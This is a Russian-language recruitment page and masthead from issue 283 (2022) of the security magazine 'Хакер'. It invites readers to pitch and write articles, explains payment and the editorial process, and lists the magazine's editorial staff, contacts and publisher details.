«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№10 (283)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский,
Алексей Глазков, Nik Zerof,
Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2022